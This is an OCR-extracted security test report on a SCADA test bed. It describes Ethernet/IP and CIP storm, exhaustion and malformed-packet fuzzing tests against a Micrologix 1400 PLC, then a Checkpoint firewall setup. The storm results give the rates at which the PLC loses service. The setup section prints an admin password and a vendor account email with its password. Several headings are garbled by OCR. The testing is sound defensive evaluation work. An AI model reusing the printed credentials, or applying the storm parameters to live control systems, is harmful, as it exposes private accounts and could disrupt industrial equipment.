
Figure 8 illustrates the sequence of packet exchange to send an unconnected explicit message. The packet exchanges are shown from the perspective of an initial connection establishment.



F□□□□□ Unconnected explicit message flow in Ethernet/IP

6.5.2 Connected Explicit Message Sequence

Figure 9 illustrates the sequence of packet exchange to send an connected explicit message. The packet exchanges are shown from the perspective of an initial connection establishment.



F□□□□□Connected explicit message flow in Ethernet/IP

7. E□□□□□□□1□ □□□CI□ T□□□□

This section describes the Ethernet/IP testing carried out on the PLC Micrologix 1400. All testing was carried out using the Achilles Satellite tool. We note the extensive and complex nature of the Ethernet/IP standard which makes comprehensive testing a challenge. All executed tests were based on the Ethernet/IP explicit message. Figure 10 outlines the Ethernet/IP encapsulation header used to send all test packets.

S□□□□□□□	**F□□□□N□□ □**	**D□□□T□□□**	**F□□□□V□□□□**
Encapsulation Header	Command	UINT (2 Bytes)	Encapsulation command
	Length	UINT (2 Bytes)	Length, in bytes, of the data portion of the message - the number of bytes following the header
	Session Handle	UDINT (4 Bytes)	Session identification (application dependent)
	Status	UDINT (4 Bytes)	Status Code
	Sender Context	Array of 8 USHORT(1 Byte)	Information pertinent only to the sender of an encapsulation command
	Options	UDINT (4 Bytes)	Option Flags
Command Specific Data (Optional)	Encapsulated data	ARRAY of 0 to 65511 USINT (1 Byte)	The encapsulation data portion of the message is required only for certain commands

F□□□□□1□ Encapsulation header format

As with other test cases, the LED flashing pattern on the Power Plant panel or training unit remains unchanged. This leads us to conclude that the PLC simulation is unaffected despite the packet loss.

7.1 ETHERNET□1□STOR□ TESTS

This section describes storm tests for the Ethernet/IP protocol. The storm tests send storms of Ethernet/IP packets (running over UDP) to the DUT. The tests encompass different commands. These commands are a part of the Ethernet/IP Encapsulation layer. Any Ethernet/IP message sent should have at least a 24 byte Encapsulated header. All the command storm tests do not have any optional data beyond the 24 byte header. The resultant command storm packet has format as illustrated in Figure 11

14 Bytes	20 Bytes	8 Bytes	24 Bytes
Ethernet Header	IP Header	UDP Header	Encapsulation Header

F□□□□□11 Packet format of Ethernet/IP storm tests

7.1.1 Ethernet/IP ListIdentity Storm

These tests set the Command field of the Encapsulation header to 0x0063 with the rest of the fields set to zero. There is no command specific data.

Test Name	Test Parameters	Observed Monitors
Ethernet/IP ListIdentity Storm	Destination IP Address – Unicast Duration – 30 seconds Ethernet/IP Port - 44818 All other parameters – Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test. DoS Search Storm Rate – At 1% of link bandwidth, all ICMP monitor packets were lost and open TCP ports were detected as having gone down.

7.1.2 Ethernet/IP ListInterfaces Storm

These tests set the Command field of the Encapsulation header to 0x0064 with the rest of the fields set to zero. There is no command specific data.

Test Name	Test Parameters	Observed Monitors

Ethernet/IP ListInterfaces Storm	Destination IP Address – Unicast Duration – 30 sec Ethernet/IP Port - 44818 All other parameters – Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test. DoS Search Storm Rate – At 1% of link bandwidth, all ICMP monitor packets were lost and open TCP ports were detected as having gone down.

7.1.3 Ethernet/IP ListIServices Storm

These tests set the Command field of the Encapsulation header to 0x0004 with the rest of the fields set to zero. There is no command specific data.

Test Name	Test Parameters	Observed Monitors
Ethernet/IP ListServices Storm	Destination IP Address – Unicast Duration – 30 seconds Ethernet/IP Port - 44818 All other parameters – Global	ICMP Monitor – Warning; All ICMP packets were lost during the test. Status returned to OK after the test TCP Ports- Warning. All open TCP ports were detected as having gone down. Status returned to OK after the test. DoS Search Storm Rate – At 1% of link bandwidth, all ICMP monitor packets were lost and open TCP ports were detected as having gone down.

7.2 ETHERNET/IP - OTHER TESTS

7.2.1 Ethernet/IP TCP Connection Handling

This test case examines the robustness with which the DUT's Ethernet/IP implementation handles TCP connections.

Test Name	Test Parameters	Observed Monitors

Ethernet/IP TCP Connection Handling	Ethernet/IP Port – 44818 Number of Times Message is Sent - 1000 All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.2.2 Ethernet/IP Header Grammar (over TCP)

This test generates Ethernet/IP packets of the format shown in Figure 11 with the TCP connection established. The generated packets include valid and invalid header values and command data. The results are presented below.

T□□□N□□ □	**T□□□P□□□□ □□□□□**	**O□□□□□□□□ □ □□□□□□□**
Ethernet/IP Header Grammar (over TCP)	Ethernet/IP Port – 44818 First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.2.3 Ethernet/IP Header Grammar (over TCP with Session)

This test establishes Ethernet/IP sessions and generates similar test traffic as in test 7.2.2. The Ethernet/IP session is established by sending a Register Session Command (0x0065) in the Encapsulation Header.

T□□□N□□ □	**T□□□P□□□□ □□□□□**	**O□□□□□□□□ □ □□□□□□□**
Ethernet/IP Header Grammar (over TCP with Session)	Ethernet/IP Port – 44818 First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.2.4 Ethernet/IP Header Grammar (over UDP)

This test uses the same format as in section 7.2.2 except that the test packets are sent over UDP. The generated packets are sent using valid and invalid header values and command data.

Test Name	Test Parameters	Observed Monitors
Ethernet/IP Header Grammar (over UDP)	Multicast IP Addresses – Use multicast IPs detected during discovery Broadcast IP Address – Local Network Ethernet/IP Port – 44818 First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.2.5 Ethernet/IP Session Exhaustion

This test case tests the behavior of the DUT when attempting to establish 16,000 Ethernet/IP sessions with the DUT using the Register Session command. Register sessions in these tests have a value of 0x0065 in the command field of the Ethernet/IP Encapsulation header, with 4 bytes of command specific data.

Test Name	Test Parameters	Observed Monitors
Ethernet/IP Session Exhaustion	Ethernet/IP Port – 44818 Connect Retries – 5 Connect Timeout - 5 All other parameters – Global	ICMP Monitor – Normal TCP Ports- Warning. After 16 connections, Ethernet/IP port 44818 is detected as having gone down. Only 16 connections are possible because of the limits on the number of active TCP port connections that the PLC can handle

7.□ □IP TESTS

This section describes tests cases for CIP services and objects, which are used during CIP communication with other Ethernet/IP devices on the SCADA network. The tests are conducted in two modes: (i) CIP Connected (ii) Unconnected mode. For all the CIP connected mode tests, the following connections were established between the DUT and the Achilles Satellite:

- TCP Connection on Ethernet/IP port 44818
- Ethernet/IP session establishment
- CIP Forward Open with CIP

For the Unconnected CIP tests, only TCP and Ethernet/IP sessions were established. Figure 12 outlines the common CIP message format used for all the CIP tests. All test CIP messages were sent as command specific data in the Ethernet/IP encapsulation header.

P□□□□ □□□□N□□ □	**□ □□□T□□□**	**□ □□□□□□□□□**
Service	USINT (1 Byte)	Service code of the request
Request_Path_Size	USINT (1 Byte)	The number of 16 bit words in the Request_Path field
Request_Path	Padded EPATH	This is an array of bytes whose contents convey the path of the request (Class ID, Instance ID, etc.) for this transaction.
Request_Data	Array of octet	Service specific data to be delivered in the Explicit Messaging Request. This array can be empty too.

□□□□□□ □**2** CIP service request format

All of the Achilles Satellite CIP tests presented errors related to the test cases themselves. Most of the CIP Grammar tests presented errors on alternate test cases. The large number of test errors were of concern to us. We wondered whether the Achilles implementation of CIP was correct. Our analysis revealed potential defects present in the test suite. As a result we captured the test results and transmitted them to WurldTech who verified that we had indeed found some defects in the WurldTech implementation.

Wurldtech subsequently provided a new software load, which fixed all the issues found in the earlier round of CIP testing. All the CIP tests listed in this section were repeated with the new Achilles software image on the power generation simulator test bed.

7.3.1 CIP Connected Message Router Request Grammar

This test case examines the DUT's capability to handle valid and invalid CIP Message Router requests with a CIP connection established. The CIP Message Router Request of the format shown in Figure 12 is sent as command specific data in the Ethernet/IP encapsulation header. Test results are as follows:

Test Name	Test Parameters	Observed Monitors
CIP Connected Message Router Request Grammar	Ethernet/IP Port – 44818 First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.2 CIP Unconnected Message Router Request Grammar

This test case is same as section 7.3.1, except that no CIP Forward Open connection is established.

Test Name	Test Parameters	Observed Monitors
CIP Unconnected Message Router Request Grammar	Ethernet/IP Port – 44818 First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.3 CIP Connected Service Data Grammar

This test case examines the DUT capability to handle connected malformed CIP service requests. It sends connected CIP service requests with truncated and malformed request parameter data to CIP objects. There are number of Common CIP services defined in [8]. The service format follows the format outlined in Figure 12 with each service having specific data that is transmitted in the Request_Data field. The entire service request is sent as command specific data in the Ethernet/IP encapsulation header

Test Name	Test Parameters	Observed Monitors
CIP Connected Service Data Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Not Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.4 CIP Unconnected Service Data Grammar

This test case is the same as section 7.3.3, except that no CIP Forward Open connection is established.

Test Name	Test Parameters	Observed Monitors
CIP Unconnected Service Data Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Not Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.5 CIP Connected Reset Service Data Grammar

This test case examines the DUT capability to handle connected malformed CIP Reset service requests. The reset service is used to request the reset of an object or service. It sends connected CIP reset service requests with truncated and malformed request parameter data to CIP objects.

The reset service has a value of 5 in the Service parameter field of Figure 12. The only reset service specific parameter is object specific (identifies the object which is the focus of the reset request) [8] - this is optional. The entire CIP reset service data is sent as command specific data in the Ethernet/IP encapsulation header

Test Name	Test Parameters	Observed Monitors
CIP Connected Reset Service Data Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Not Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.6 CIP Unconnected Reset Service Data Grammar

This test case is the same as section 7.3.5, except that no CIP Forward Open connection is established.

Test Name	Test Parameters	Observed Monitors
CIP Unconnected Reset Service Data Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Not Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.7 CIP Connected Identity Object Grammar

The Identity object is one of the required objects in CIP-supported devices. This object provides identification of and general information about the device [10]. An identity object includes support parameters such as Vendor ID, device type, device serial number and other identity data. This test sends connected service requests with truncated and malformed request parameter data to the DUT CIP Identity object's class and its instances.

The Request_Path field of Figure 12 is used to send various service requests to the Identity object class (0x01) and its instances. Some examples of common services offered through this object are Get_Attribute_Single, Get_Attribute_All, Reset etc.

Test Name	Test Parameters	Observed Monitors
CIP Connected Identity Object Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.8 CIP Unconnected Identity Object Grammar

This test case is the same as the test case in section 7.3.7, except that no CIP Forward Open connection is established.

Test Name	Test Parameters	Observed Monitors
CIP Unconnected Identity Object Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.9 CIP Connected Message Router Object Grammar

The Message Router Object provides a messaging connection point through which a Client may address a service to any object class or instance residing in the physical device [10]. It is also one of the required objects in CIP devices. This test sends connected service requests with truncated and malformed request parameter data to the DUT's CIP Message Router object class and its instances.

The Request_Path field of Figure 12 was used to send various service requests to the Message Router object class (0x02) and its instances. Some examples of common services offered through this object are Get_Attribute_Single, Get_Attribute_All.

Test Name	Test Parameters	Observed Monitors
CIP Connected Message Router Object Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.10 CIP Unconnected Message Router Object Grammar

This test case is same as section 7.3.9, except no CIP Forward Open connection is established.

Test Name	Test Parameters	Observed Monitors
CIP Connected Message Router Object Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.11 CIP Connected Connection Manager Object Grammar

Connection Manager objects are used for connection and connectionless communications, including establishing connections across multiple subnets [18]. The specific instance generated by the Connection Manager Class is referred to as a Connection Instance or a Connection Object. This test sends the connected service requests with truncated and malformed request parameters data to the CIP Connection Manager object's class and its instances. The Request_Path field of Figure 12 is used for sending various service requests to the Connection Manager object class (0x06) and its instances. Some examples of common services offered through this object are Get_Attribute_Single, Get_Attribute_All, Reset etc.

Test Name	Test Parameters	Observed Monitors
CIP Connected Connection Manager Object Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.12 CIP Unconnected Connection Manager Object Grammar

This test case is the same as the tests in section 7.3.11, except that no CIP Forward Open connection is established.

Test Name	Test Parameters	Observed Monitors
CIP Unconnected Connection Manager Object Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.13 CIP Connected TCP/IP Interface Object Grammar

TCP/IP interface objects are specific to Ethernet/IP only. The TCP/IP Interface Object provides the mechanism to configure a device's TCP/IP network interface [7]. Some examples of configurable fields for the object are the device's IP Address, Network Mask, and Gateway Address. Each device can support exactly one instance of the TCP/IP Interface Object for each TCP/IP-capable communications interface on the module. This test sends the connected service requests with truncated and malformed request parameter data to the CIP TCP/IP Interface object's class and its instances.

The Request_Path field described in section 7.2.5 is used for sending various service requests to the Connection Manager object class (0xf5) and its instances. Some examples of common services offered through this object include Get_Attribute_Single, Get_Attribute_All, Set_Attribute_Single etc.

Test Name	Test Parameters	Observed Monitors
CIP Connected TCP/IP Interface Object Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.14 CIP Unconnected TCP/IP Interface Object Grammar

This test case is the same as the test case outlined in section 7.3.14, except that no CIP Forward Open connection is established.

Test Name	Test Parameters	Observed Monitors
CIP Unconnected TCP/IP Interface Object Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.15 CIP Connected Ethernet Link Object Grammar

Ethernet Link objects are specific to Ethernet/IP only. The Ethernet Link Object maintains link-specific counters and status information for a Ethernet 802.3 communications interface [7]. Each device is supposed to support exactly one instance of the Ethernet Link Object for each Ethernet 802.3 communications interface on the module. This test sends the connected service requests with truncated and malformed request data to the CIP Ethernet Link object's class and its instances.

The Request_Path field of Figure 12 is used to send various service requests to the Connection Manager object class (0xf6) and its instances. Some examples of common services offered through this object are Get_Attribute_Single, Get_Attribute_All etc.

Test Name	Test Parameters	Observed Monitors
CIP Connected Ethernet Link Object Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.16 CIP Unconnected Ethernet Link Object Grammar

This test case is the same as the test case outlined in section 7.3.15, except that no CIP Forward Open connection is established.

Test Name	Test Parameters	Observed Monitors
CIP Unconnected Ethernet Link Object Grammar	Ethernet/IP Port – 44818 Test Class – Selected Test First Instance – Selected Test Other Instances – Selected First Subtest – First in set Last Subtest – Last in set Fault Isolation - None All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal

7.3.17 CIP Connection Exhaustion

This test case attempts to establish multiple CIP connections over TCP, using the Forward_Open request.


Test Name	Test Parameters	Observed Monitors
CIP Connection Exhaustion	Ethernet/IP Port – 44818 Connect Retries – 5 Connect Timeout - 5 All other parameters – Global	ICMP Monitor – Normal TCP Ports- Normal. Only 16 CIP connections are possible because of the DUT's maximum limit of 16 open TCP port connections at a time

□. □□□□□□□□□□□□□□□□□T□ -□ □7□E□□□□□□□□□

In an earlier report, we presented the results of testing with the Tofino SCADA firewall. The test bed includes a second firewall from Checkpoint which we review and evaluate in this section.

Figure 13 depicts the SCADA test network with a firewall between the SCADA test tool, HMI and Micrologix 1400 PLC. The firewall used for evaluation is the Checkpoint UTM-1 578. The base unit of the firewall is UTM-1 570 with a total of 8 security modules supported (also referred to as software blades). The remaining components are the same as described in subsection 2.1

The Checkpoint firewall is managed via a software client referred to as SmartDashboard. The client software was installed on a Windows 7 notebook. A 10/100 Ethernet port titled "INT" is used for connecting the client to the firewall with the management IP address of the firewall set to 192.168.1.1.



□□□□□□ □□ Testbed for Checkpoint firewall evaluation

During the first phase of network testing on the SCADA test bed, extensive test coverage was achieved using a deployment scenario involving the Tofino Firewall. As a result, instead of repeating all the tests again, it was decided to focus the tests of this section specifically on Checkpoint related features that may not have been covered during the earlier testing.

□.□ □HE□□POINT □E□T□RES

The key features of the firewall can be summarized as follows:

- Checkpoint UTM (Unified Threat Management) is a high performance security appliance with integrated Intrusion Prevention.
- The UTM 578 firewall supports a throughput of 2.5 Gbps with multiple 10/100/1000 Mbps Ethernet interfaces. It also includes support for a large number of VPNs and Vlans.
- The device architecture is based on software blades - logical security building blocks that are independent, modular and centrally managed. Additional software blades can be deployed on the same hardware.
- Comprehensive Unified Threat Management support is provided through the different software blades. Example blades support capabilities such as firewall, intrusion prevention, Application Control, Anti-Spam and Mail, Anti-virus and URL filters etc.
- The device offers integrated security management with the ability to manage multiple checkpoint devices

Two out of the eight supported software blades have the most relevance to SCADA networks. As a result, these software blades were configured and tested as part of this project:

- Firewall
- IPS

□.2 INITI□□ SET□P

The following are the instructions followed for initial setup:

- The Checkpoint firewall comes with two instruction documents: (a) UTM-1 Image Management and (b) UTM-1 getting started guide.
- Follow the instructions in [15] to upload the appropriate software image (R75) on the device
- After the firewall finally boots up, setup a PC/notebook with an Ethernet interface on the 192.168.1.0/24 network. Connect that Ethernet interface to the interface marked "INT"
- Launch a web browser and type https://192.168.1.1:4434 to connect to the WebUI of the firewall. The following settings were configured:
    - User login was set to "admin" with password set to "solana" by disabling "check password strength"

- Change the IP address of INT interface to “192.168.20.1” (need to change the IP because one of the PLCs in the test bed has an IP address of 192.168.1.1). Click Apply. The connection is still preserved as the secondary interface with IP 192.168.1.1 is retained.
- Logout of the WebUI, change the host PC IP address to “192.168.20.200” and login to the Web UI with https://192.168.20.1:4434
- The secondary interface can be deleted now
- Set up appropriate date. No NTP server. On the Network configurations window, click on New button and select bridge. Add Lan2 and Lan3 to be part of this bridge. Click Apply. With this setting, traffic is forwarded between the two interfaces at the Layer 2 level without any routing. However all the firewall policies are still applied
- No DNS Server, or Domain name was selected. Host name is set to “checkpoint-firewall”
- On the Lan2 port, connect the Micrologix PLC and on the Lan3 port, connect the notebook containing the Ethernet/IP based HMI
- No routing entries were added
- The management type is set to Locally managed
- For Web/SSH and GUI Client, the configuration was left to any
- Download the Checkpoint Smart Console package to the host PC running the web browser
- Installation of the Smart Console package will result in the three applications
  - SmartDashBoard R75
  - SmartView Tracker R75
  - SmartView Monitor R75
- Complete the WebGUI configuration. This step will download the configured firewall settings from the UI to the firewall hardware platform

- Start the SmartDashBoard application and connect to checkpoint firewall with user name “admin”, password “solana” and server IP “192.168.20.1”. This application will be used to configure firewall/IPS policies as described in the sub-sections below.

□.□ □I□ENSIN□

By default, the Checkpoint firewall is in trial mode, so a license needs to be obtained. It requires adding a user account through the Internet:

https://usercenter.checkpoint.com/usercenter/reg/utm

The MAC address required to register the device can be found at the bottom of the firewall or from the Web GUI in the "Information->Appliance Status". For this firewall, the following account information was created

- User name – bnandy@solananetworks.com
- Password – w4zxqvqg

The license file is in the "My Documents" folder with the name "CPLicense.lic" The license is linked to the INT IP address of "192.168.20.1". If required, the license can be recreated for a different IP address.

□.□ □IRE□ □□□ SO□T□ □RE □□□□E

The firewall blade in the Checkpoint UTM is based on stateful packet inspection. In Stateful Inspection, the packet is intercepted at the network layer and an inspection engine extracts state-related information required for the security decision from all application layers and maintains this information in dynamic state tables. The information is used for evaluation of subsequent connection attempts. The SmartDashBoard application was used for testing the firewall rules configuration on Checkpoint:

- Add a new node to define various hosts that will be attached to the firewall. New nodes can be added in "Network Objects" - visible when the Firewall tab is selected. Right click on "Nodes" and then select "Node->Host". Two hosts - one named "etherip-vmware-hmi" with IP address 192.168.3.2 and the other named "Micrlogix-plc" with IP address 192.168.3.1 - were added. These two host are attached to the Lan3 and Lan2 ethernet interfaces of the firewall.
- On the initial start of the firewall no policies are installed, hence all the traffic is blocked (except INT).
- There are implicit rules defined in the SmartDashBoard application. These rules should not be disabled.
- To go to implied rules, click on "Policy->Global Properties". In order to be able to ping the firewall or other devices through it, select "Accept ICMP requests" and click the "OK" button
- An explicit rule must be configured before the firewall policy can be installed on the hardware platform

- Adding a new firewall explicit rule requires
    - Source – Node named “etherip-vmware-hmi” was selected
    - Destination - Node named “micrlogix-plc” was selected
    - Service – A pre-defined (~500) or new service identification type of protocol (TCP, UDP, RPC, IP etc) and/or port number. No SCADA specific protocols were found in the Checkpoint list of predefined services. So a new service was added as follows:
        - Click on New and select TCP
        - A New Window with title “TCP Service Properties” will pop up. Enter a name “ethernet-ip”, along with any comments, and a Port number of 44818.
        - In Advanced settings, uncheck “”Enable Aggressive Aging” and “Synchronize connections on Cluster”
        - In the Action column of this firewall Rule, select “accept” to test the connectivity between HMI and PLC.

- Install the firewall policies on the hardware platform by clicking on the following:
    - Policy->Install

  Make sure that active firewall device is selected as the target of the install. Both implicit and explicit rules will be installed.
- Successful install of firewall policies should allow you to ping the firewall from the current host. You should also be able to exchange pings between the HMI notebook (IP –192.168.3.2) and micrologix PLC.
- The implied rules will block the SSH and web interface. To enable SSH-based login to the firewall, add a new rule with service set to SSH, action set to accept, and appropriate source and destination IP addresses.
- For the web-based GUI, set the source and destination to “Any” and add a new service with port 4434
- Activate the HMI on the notebook - the HMI should be able read data from the Micrologix PLC.
- Checkpoint allows the addition of byte-based service rules. However, this requires knowledge of the Checkpoint INSPECT language. Based on information collected from [19] and the Help menu in SmartDashBoard, a service was created based on the MODBUS Function Code 3 (Read Register) using following steps:
    - Add two new nodes with IP 192.168.1.15 and 192.168.1.1 for the Wago HMI and Wago PLC which uses MOD BUS to communicate. They were connected to the Lan2 and Lan3 interfaces on the firewall.
    - Left Click on the + sign in the SERVICE column of the newly added rule and then select “New…” and then “Other”
    - The name “modbus-fc3” was given to the service with the IP protocol set to 6 (TCP).

- Click on the “Advanced” button to access “Advanced Other Service Properties”. In the Match field enter “[48:1] = 0x03” i.e. TCP/IP packet with 48 byte value 0x03, which is FC3 in the MODBUS/TCP protocol.

